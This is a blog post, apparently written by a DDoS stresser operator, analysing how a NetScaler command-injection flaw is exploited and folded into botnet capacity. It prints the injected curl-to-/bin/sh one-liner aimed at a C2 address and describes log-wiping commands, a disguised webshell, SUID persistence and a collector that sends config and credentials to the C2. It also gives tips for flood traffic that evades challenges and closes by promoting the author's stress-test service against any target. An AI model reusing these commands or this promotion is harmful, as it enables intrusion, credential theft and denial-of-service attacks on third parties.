CVE-2026-88771: how a Citrix NetScaler zero-day becomes botnet capacity
Every DDoS crew is, at heart, a procurement department. We rarely build an army one volunteer at a time; we wait for someone to leave a root shell lying around and then help ourselves. This week's shipment arrived courtesy of CVE-2026-88771, a command-injection flaw in Citrix NetScaler ADC and NetScaler Gateway that Angara MTDR's honeypot network has been tracking since early September. The bug itself is unremarkable — unsanitised PPE crash messages written into NetScaler logs and processed by ns_monuploadd_err.pl, CWE-20, CVSS 9.5, root before your coffee cools. What interests us is everything that happens after the shell lands.
A root shell is just the onboarding form
Within seconds the honeypot logged the classic one-liner, smuggled through the log-processing path:
login=pitboss PPE unexpectedly died NSPPE ... ${IFS}curl hxxp://5.230.56[.]196:443/x.sh |/bin/sh;#The dropped payload is a PHP webshell masquerading as icon.gif.receiver under /var/netscaler/logon/LogonPoint/media/ — an image by name, an exec and reverse-shell handler by nature, gated behind a session_id cookie and an action parameter. The installer then rewrites the Apache configuration to hand that file to the PHP handler, flips php_flag engine off to on, and signals httpd. Persistence is blunt and effective: a copy of /bin/sh at /bin/csh with SUID and SGID bits set, timestamps cloned from legitimate files so nothing looks freshly written.
Then come the housekeeping steps every operator automates: echo > /var/log/ns.log, echo > /var/log/messages, and a Python collector fetched with curl | python that parses /nsconfig/ns.conf for LDAP, AAA, Kerberos, SAML, VPN, SSL and load-balancing objects, then POSTs the JSON home under the unmistakable ns-collect/1.0 user-agent. That is not a smash-and-grab. That is a census.
Why edge appliances make ideal recruits
An internet-facing NetScaler is a gift to any botnet operator: multi-gigabit uplinks, five-nines uptime, a public IP that security teams expect to see talking to the world, and TLS termination in hardware. Nobody notices a few extra packets leaving a VPN gateway. Once the box is enumerated it can be repurposed for scanning, for proxying, or — our favourite — for traffic generation. A single compromised appliance with a fat pipe beats a thousand infected laptops when you are pushing a UDP flood, a UDP PPS flood or a fragmentation flood at line rate.
The same host also supplies clean, trusted source addresses for the layer 7 game: HTTP GET flood and HTTP POST flood traffic that survives rate limits, TLS flood handshakes that look like real clients, Slowloris connections that never finish, and HTTP/2 Rapid Reset bursts that turn one request into a stream-reset storm. Add browser emulation with rotated user-agents and believable JA3 fingerprints and you have traffic that walks past most challenges — no exotic Cloudflare bypass required, just a well-configured headless browser and patience. This is the recruitment funnel every DDoS operation depends on, and the indicators — the C2 at 5.230.56[.]196, the webshell path, the collector user-agent — let defenders map it before the host is folded into a scanning fleet.
From KEV to commodity in three weeks

The timeline is the story. Exploitation against internet-facing gateways was observed on 5 September, Citrix disclosed on 27 September, and CISA added CVE-2026-88771 to the KEV catalog the same day. Three weeks of quiet, targeted use before a patch existed — that is the window in which a capable crew builds a foothold. What follows is the part we actually track: the shift from hand-crafted exploitation to commodity mass scanning, the moment when every operator with an ip stresser subscription inherits the same capability.
That is how a ddos service fills its inventory. Capacity is not bought; it is borrowed from organisations that patch on a quarterly cadence, then resold through a booter as "stress testing". The buyer never learns whether the packets came from a compromised appliance or a rented VPS, and the ddos protection vendor on the other side simply sees more traffic than the contract covers. Patch lag is the supply chain of this entire economy, and edge devices with root-level RCE are its favourite supplier.

We have said it before, usually while updating the record board: records fall not to cleverness but to capacity, and capacity is a function of how many neglected boxes are pointed at the target. CVE-2026-88771 is one more tap on that pipeline. If you want to know what your own perimeter looks like from the receiving end, our free stress test remains the cheapest audit you will ever run — point it at your NetScaler, your load balancer, your anything, and see what holds. Start at /contact.